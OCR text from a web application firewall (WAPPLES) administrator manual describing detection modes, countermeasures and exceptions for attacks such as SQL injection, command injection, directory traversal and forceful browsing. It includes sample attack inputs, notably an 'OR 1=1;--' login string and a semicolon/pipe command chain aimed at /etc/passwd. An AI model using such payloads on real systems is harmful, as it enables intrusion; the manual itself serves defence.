Content-Language	Enables users to distinguish entity by using his preferred language. Ex) Contents is for men who can understand Danish. Content-Language: da

Field	Description
Content-Length	Used to represent size of message-body that sends this field without considering media type. Ex) Content-Length: 3495
Content-Type	Used to represent entity-body that is sent to receiver. Ex) Content-Type: text/html; charset=ISO-8859-4
ETag	Defines entity tag of relevant entity. Also, can be used to compare with other resource of same resource.. Ex) ETag: W/"xyzzy"
Expires	Provides the date at which response is considered to be old after that time. Ex) Expires: Thu, 01 Dec 1994 16:00:00 GMT
Host	Specify internet host and port number of resource that is being required as getting from original URL given by users or resources that is going to be referred. Ex) Host: www.w3.org.
If-Match	ake method conditionally with method. Client who has at least one entity that is acquired before can prove that one of these entities is current one including relevant entity tag list. Object of this function is updating cached information efficiently optimizing transaction overhead. Also It can be used to prevent careless change of wrong version of resources when update request. Ex) If-Match: "xyzzy", "r2d2xxxx", "c3piozzzz"
If-Modified-Since	Make GET method conditionally with GET method. Ifrequired variable has not been changed since it is clarified on this field, entity is not returned by server. Ex) If-Modified-Since: Sat, 29 Oct 1994 19:43:31 GMT
If-None-Match	Make method conditionally with method. Client who has at least one entity that is acquired before can prove that one of these entities is current one including relevant entity tag list..
If-Range	If client has partial copy of entity on his own cache, and wants to have the most recently updated copies of whole entities, able to use conditional Range request-header of GET.
If-Unmodified-Since	Make method with using method together. If required resource is not changed even after the known time, Server should operate received working as if If_Unmodified-Since does not exist.
Last-Modified	Display date and time that original server belives tEx) Last-Modified: Tue, 15 Nov 1994 12:45:26 GMT
Max-Forwards	Restrict the number of proxy and gateway with TRACE method
Referer	Used to clarify the address of resource that client acquired for server Ex) Referer:http://www.w3.org/hypertext/DataSources/Overview

Field	Description
	.html
User-Agent	Includes information related to User-Agent which made Request. This is used to detect user agent who is trying to modify Response to avoid object of statistics, tracing violation of protocols, and limit of specific user-agent nt: CERN-LineMode/2.15 libwww/2.17b3

WAPPLES supports four detection modes as in the following table to cope with the Request Header Filtering attacks:

.

Table 59. Countermesaure

Mode	Description
Disconnection	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If Request Header Filtering detection is not appropriate for the corresponding web page, the administrator can exclude the corresponding web page from Request Header Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.18 Request Method Filtering

01 Overview

Filters the HTTP method in HTTP requests that are unnecessary or can be abused

for attack

02 Example of Attack

The following was detected as an attempt using the weak point of Web DAV and "PROPFIND" method:




Fig. VI-29. Details of the Request Method Filtering Attack Detection Log

03 Countermeasure

Filtering should be performed for HTTP methods that are not required in the web server.

WAPPLES supports three detection modes in the following table to cope with the Request Method Filtering attack:

Table 60. Request Method Filtering Detection Modes

Mode	Description
[Permit secure request only]	Allow only four generally used request methods (GET, POST, HEAD, OPTIONS).
[Custom setting]	Defines the request method and prohibits or permits the corresponding method

[Do not detect]	The corresponding rule will not be detected.

When a Request Method Filtering Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 61. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If Request Method Filtering detection is not appropriate for the corresponding web page, the administrator can exclude the corresponding web page from Request Method Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

.

2.19 Response Header Filtering

01 Overview

If a web server header response gives the user more than the necessary information, various security issues may arise such as providing hints on the potential weak point of the site.

02 Countermeasure

Filtering should be done through the web server or the web application.

The basic server information provided by the web server (web server OS, server type, Active page language, etc.) can be obtained and used for hacking. If a certain website requires a specific header, or in case additional information that should be filtered occurs, then it may need some modifications.

WAPPLES supports three detection modes in the following table to cope with the Response Header Filtering attack:

Table 62. Response Header Filtering Detection Modes

Mode	Description
[Prevent server information leakage]	Filters and eliminates Server and X-Powered-By items that can leak server information
[Custom setting]	The administrator can decide to give [Output Permission] and directly enter the [Header String].
[Do not detect]	The corresponding rule will not be detected.

The operator does not decide how to respond to the corresponding rule. If the HTTP Response Message includes a prohibited header, WAPPLES will eliminate it completely before responding.

03 Exceptions

If the detection of Response Header Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from Response Header Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting].

2.20 SQL Injection

01 Overview

This attack forcibly inserts an SQL phrase into the web application to divert, modify, or detour administrator verification. First, the attacker finds the parameter sent by the web application to the database. The attacker can manipulate the web application to send malicious query to the database by carefully inserting a malicious SQL command. This technique is not easy to execute; various tools are continuously being developed to find weak points related to this type of attack.

02 Example of Attack

The attacker attempts to log in through an SQL phrase such as “SELECT userid FROM logins WHERE name=‘admin’ OR 1=1;-- AND password=.”

Fig. VI-30. SQL Injection Attack Test

This is an example of detecting an SQL Injection attack through the ID and Password insertion window in WAPPLES.




Fig. VI-31. Details of the SQL Injection Attack Detection Log

03 Countermeasure

The web server or web application can verify the inputted values to prevent the insertion of malicious phrase. Make sure the web application is not given more than the necessary authorization to perform the corresponding function.

WAPPLES supports four detection modes as in the table below to cope with the SQL Injection attack.

Table 63. SQL Injection Detection Modes

Mode	Description
[Custom setting]	Detects SQL keywords that can be used as SQL Injection in detail
[Detect extended SQL Injection]	Detects the attack that forcibly inserts SQL through the Cookie and Request Parameter to divert, modify, or detour verification
[Detect basic SQL Injection]	Detects the attack that forcibly inserts SQL through the Request Parameter to divert, modify, or detour verification
[Do not detect]	The corresponding rule will not be detected.

When an SQL Injection Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 64. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Send Error Code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Go to Another Web Page	Goes to the designated error-handling page
Do Not Block	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Send Error Code], the HTTP status code and meaning can be [Table 93. Administrator ID Management by Security Policy - Error Message] of [XVIII.4 Error Handling Status Code]

> ⓘ In [Detect Requests Suspected of SQL Injection] mode, unexpected misdetection may occur since it detects most SQL queries and keywords that can be used in the attack.

04 Exceptions

If the detection of SQL Injection is considered inappropriate for the corresponding web page depending on the website environment, the administrator can exclude the corresponding web page from SQL Injection detection. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting]

2.21 Stealth Command

01 Overview

Many web applications are using OS or external program to execute functions. The attacker can insert malicious command as information when the web application receives an HTTP request and transmits this information to the outside; the web application transmits and executes this information as it is outside. The attacker uses this to plant the Trojan Horse or execute malicious codes.

Attackers rarely target the website's unique application but use the well-known bugs of the web application. The attacker uses the scanner to check for bugs, and then enables malicious commands.

02 Example of Attack

This attack executes a command (/bin/ls;/bin/ls|grep main) by using semicolon (%3b), pipe character (%7c), or space (%20) to access security-related system files such as /etc./password.




Fig. VI-32. Details of the Stealth Command Attack Detection Log

03 Countermeasure

Like SQL Injection, the web server or web application can verify the inputted values to prevent the insertion of malicious command. Make sure the web application is not given more than the necessary authorization to perform the corresponding function.

WAPPLES supports two detection modes as in the table below to cope with the Stealth Command attack.

Table 65. Stealth Command Detection Modes

Mode	Description
[Standard setting]	The web application receives an HTTP request, delivers the corresponding information to the outside, and detects whether the attacker inserted malicious command that is capable of executing an external program.
[Custom setting]	Decide whether detect stealth commanding with relative path access and plain stealth commanding.
[Do not detect]	The corresponding rule will not be detected.

When a Stealth Command Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 66. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Send Error Code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Go to Another Web Page	Goes to the designated error-handling page
Do Not Block	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Send Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Stealth Command is not appropriate for the web page, the

administrator can exclude the corresponding web page from Stealth Command detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting].

2.22 Suspicious Access

01 Overview

Automated attacking tools such as worm, hacking script, and security scanning tool are incapable of handling HTTP fully unlike the web browser. In addition, worm causes a great number of access attempts within a short period of time when it proliferates. Suspicious Access rules can block or limit access by clients that are not using an ordinary web browser by identifying such characteristics of automated attacking tools.

This is for detecting the attack using worm or automated tools.

02 Countermeasure

Following 4 detection modes are available.

Table 67. Countermeasure Setting

Mode	Description
[Block as 1st level]	Detect if there is no User-Agent field. If User-Agent of the traffic is search bot, pass it. If there is Accept field in the traffic, inspect followings and if it is correspondence, pass it. If there is From field in the traffic. and its contents is "msn(at)microsoft.com", "googlebot(at)googlebot.com", nhnbot@naver.com, pass it If client IP of the traffic is search bot IP, pass it. If extension of requested URI is image file, pass it. Gif, jpg, jpeg, bmp, png, and etc. If extension of requested URI is movie file, pass it. Avi, mpg, mpeg, mpe, wmv, asf, flv, rm, mov If there is no parameter in request, pass it.
[Block as 2nd level]	Detect if there is no User-Agent field. If User-Agent of the traffic is search bot, pass it. If client IP of the traffic is search bot IP, pass it.
[Custom setting]	By turning on/off the following criteria, it is possible to change the criteria for passing. Detect if there is no User-Agent field. If User-Agent of the traffic is search bot, pass it. If there is Accept field in the traffic, inspect followings and if it is correspondence, pass it. If there is From field in the traffic. and its contents is "msn(at)microsoft.com", "googlebot(at)googlebot.com",

Mode	Description
	nhnbot@naver.com, pass it If client IP of the traffic is search bot IP, pass it. If extension of requested URI is image file, pass it. Gif, jpg, jpeg, bmp, png, and etc. If extension of requested URI is movie file, pass it. Avi, mpg, mpeg, mpe, wmv, asf, flv, rm, mov If there is no parameter in request, pass it. If there is Referer field in request, pass it(Most web browser use Referre as history) If there is Cookie field in request, pass it.
[Do not detect]	The corresponding rule will not be detected.

Filtering should be done through the web server or the web application.

> The suspicious Access detection rule may detect the attack using a special web client instead of ordinary web browser. It may also detect/block the robot that is used to collect page information from the web search site.

The operator does not decide how to respond to the corresponding rule. When WAPPLES detects a suspicious sign, it will be automatically blocked.

03 Exceptions

If the detection of suspicious access is not appropriate for the web page, the administrator can exclude the corresponding web page from Suspicious Access detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting]

2.23 Unicode Directory Traversal

01 Overview

This is a type of attack technique that selects a directory or a file that could not be predicted by the developer using a specific parameter of the web application to check the contents of the directory or the file. With this attack, important information of the server such as the administrator's ID and password, information used for the DBMS server connection, and source files can be exposed.

02 Example of Attack

This attack attempts to access the system directory using the IIS bug. This is used by forcibly allocating it to the extended area of UTF-8. The following example is trying to execute the cmd command of the system:




Fig. VI-33. Details of the Unicode Directory Traversal Attack Detection Log

03 Countermeasure

Filtering should be done through the web server or the web application.

WAPPLES supports two detection modes as in the table below to cope with the Unicode Directory Traversal attack.

Table 68. Unicode Directory Traversal Detection Modes

Mode	Description
[Standard setting]	Detects the act of moving a directory illegally using the characteristics of Unicode encoding
[Do not detect]	The corresponding rule will not be detected.

When a Unicode Directory Traversal Attack is detected in said detection mode, select one of the four ways in the table below to cope with the attack.

Table 69. Countermeasure Setting

Mode	Description
Disconnection	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in an incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Send Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Unicode Directory Traversal is considered inappropriate for the corresponding web page depending on the website environment, the administrator can exclude the corresponding web page from Unicode Directory Traversal detection. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting]

2.24 URI Access Control

01 Overview

Forceful Browsing is a technique used by the attacker to access other menus of the administrator's page forcibly such as the administrator's post-writing URL or post-deleting URL to detour the verification process and obtain the administrator's authority when important pages such as the administrator's page require verification.

02 Countermeasure

WAPPLES uses the Positive Security Model, which not only prevents this type of forceful access attacks but also allows permitted accesses to prevent the proliferation of various worms and attempts to collect important information fundamentally.

Before using the URI Access Control rule, you need to register all pages in the website to the URI Access Control list. If you enable URI Access Control without registering the pages to the URI list, all requests of the web user will be detected as illegal requests.

You can register URIs to the URI Access Control list automatically or manually. To register manually, you can enter URIs in [URI Access Control List Management]; WAPPLES also accepts web page requests through reliable IPs registered for the administrator's convenience and supports the URI Learning feature that automatically adds URIs to the URI Access Control list through the [Log Review] of the detection logs. For details on manual registration, refer to [XI.8 Edit URI Acess Control List]; for information on the registration of [Reliable IP], refer to [Add and Edit Website]. For details on the [Log Review] feature of the detection log, refer to [VII.4 Reviewing the Searched Logs].

WAPPLES supports five detection modes as in the table below to cope with the URI Access Control attack.

Table 70. URI Access Control Detection Modes

Mode	Description
[Detect & Do not learn]	Use this mode when the pages are not added to or deleted from the website after the learning of the URL access control list is completed.

[Detect & Learn]		Use this mode to learn URIs to create the URI Access Control list as well as detect them; learns the web pages requested from reliable IPs registered to the website
[Do not detect & Learn]		Use this mode to learn URIs solely to create the URI Access Control list; only learns the web pages requested from reliable IPs registered to the site
[Custom Setting]	Learning Condition	[Learning] indicates whether WAPPLES will learn URIs or not with the True/False value. The [Referrer], [Trusted IP], and [Right Browser] values become significant only when [Learning] is enabled (True). [Referrer] determines whether WAPPLES will learn the access through the permitted URI or not by the True/False value. [Trusted IP] indicates whether WAPPLES will learn the pages requested from the reliable IP or not by the True/False value. [Right Browser] indicates whether WAPPLES will learn the pages accessed through a browser only or not with the True/False value.
	Detection	Determine whether the attempt to access the unlearned pages will be detected with the True/False value.
[Do not detect]		The corresponding rule will not be detected.

ⓘ WAPPLES registers URI to allow access in advance and detects and blocks all other accesses. Since the detection policy is applied after the URI to be permitted is registered through the learning period, learning is required when the web page is changed or added. Since all URIs other than the learned URI will be detected and blocked, excluding pages that frequently change such as the upload directory is recommended.

When a URI Access Control Attack is detected in said detection mode, select one of four ways as in the table below to cope with the attack.

Table 71. Countermeasure Setting

Mode	Description
Disconnection	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately

Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Send Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

03 Exceptions

If the detection of URI Access Control is not appropriate for the web page, the administrator can exclude the corresponding web page from URI Access Control detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting]

2.25 User-Defined Pattern

01 Overview

User-Defined Pattern is a pattern-based rule that can arbitrarily add conditions appropriate for the user's specific circumstances.

User-defined pattern can be applied only to patterns saved in the pattern repository in operation settings; WAPPLES detects the pattern set in the Black List method when the same value is found in the corresponding detection area.

02 Countermeasure

This only offers custom detection mode. Go to [Edit Custom Setting] to check the patterns saved to the pattern repository as in [Fig. 94. Editing Custom Settings for the User-Defined Pattern].

Double-clicking each pattern shows detailed information including the pattern's detection location, detection Key, and detection character string (pattern). [Fig. 95. Pattern Details of the User-Defined Pattern Rule]

Brief information on the detection location, key, and pattern as shown in the pattern details can be obtained through [Table 68. Pattern Information]; detailed information can be obtained with reference to HTTP RFC if necessary.

Only the patterns saved to the pattern repository can be used for the User-Defined Pattern rule; the pattern is detected in the position of the HTTP Request Message as indicated in [Table 18. Classification by Detection Location].

[Fig. 96. HTTP Request Message] is an example of an HTTP Request Message; detection may be configured for particular locations within the message in the User-Defined Pattern.




Fig. VI-34. Editing Custom Settings for the User-Defined Pattern




Fig. VI-35. Pattern Details of the User-Defined Pattern Rule

Table 72. Pattern Information

Pattern	Description

Pattern		Description
Detection Location	URI	No. 4 in [Fig. 98. HTTP Request Message] is the absolute path. Ex.) /pub/WWW/TheProject.html
	REQLINE	No. 1 in [Fig. 98. HTTP Request Message] Request-Line = Composed of Method URI HTTP-Version For example) GET /pub/WWW/TheProject.html HTTP/1.1
	PARAM	No. 6, blue box area of [Fig. 98. HTTP Request Message] Parameter is the variable used for transmitting a value to another page; it is located on the right side of "=."
	REQHEADER	No. 2 in [Fig. 98. HTTP Request Message] transmits the HTTP Request Header part request and additional information on the client from the client to the server.
Detection Pattern		Random string to be detected; finds a pattern in the values of REQHEADER or REQCONTENT or parameters Ex.} No. 6 in [Fig. 98. HTTP Request Message]
Key		Key is the string that comes on the left side of "=." If you do not configure the key, the patterns will be detected for all keys. Ex.} No. 5 in [Fig. 98. HTTP Request Message]




Fig. VI-36. HTTP Request Message

You can cope with the detected HTTP request message using one of four countermeasures as follows in the User-Defined Pattern rule:

Table 73. Countermeasure Setting

Mode	Description
Disconnection	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Do not detect	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Send Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

03 Exceptions

If the detection of the User-Defined Pattern is not appropriate for the web page, the administrator can exclude the corresponding web page from User-Defined Pattern detection depending on the website environment. For details on detection exceptions, refer to [**XI.7** Change Detection Exception Setting]

2.26 Website Defacement

01 Overview

Many web attackers are keen on expressing their own thoughts and beliefs by changing the initial page of the website. WAPPLES can detect such changes in web pages and block the exposure of the changed page to a number of clients or restore the changed page to the original page for normal service.

02 Countermeasure

The Website Defacement rule determines whether there were changes in the web page by inspecting specific character strings in each page or registering all pages. The web page identified as a changed web page can be switched with the preregistered recovery page to secure the web service.

When there is a Website Defacement Detection log, you need to check whether the page was updated normally. If the Website Defacement Detection log was recorded due to normal page update, you need to reflect the changes on the Website Defacement rule settings.

If the log was recorded due to abnormal page update, the page can be considered to have been hacked. In this case, you need to restore the corresponding page in the web server and inspect the security of the web server and peripheral servers.

> ⓘ If the page to be inspected for defacement does not have fixed contents but is an active page (displays different contents for each request), you cannot register all pages. In this case, select and register a specific character string that will be included in all contents.

03 Types of Settings

You can configure the inspection of the changes in each page through the custom settings of Website Defacement.

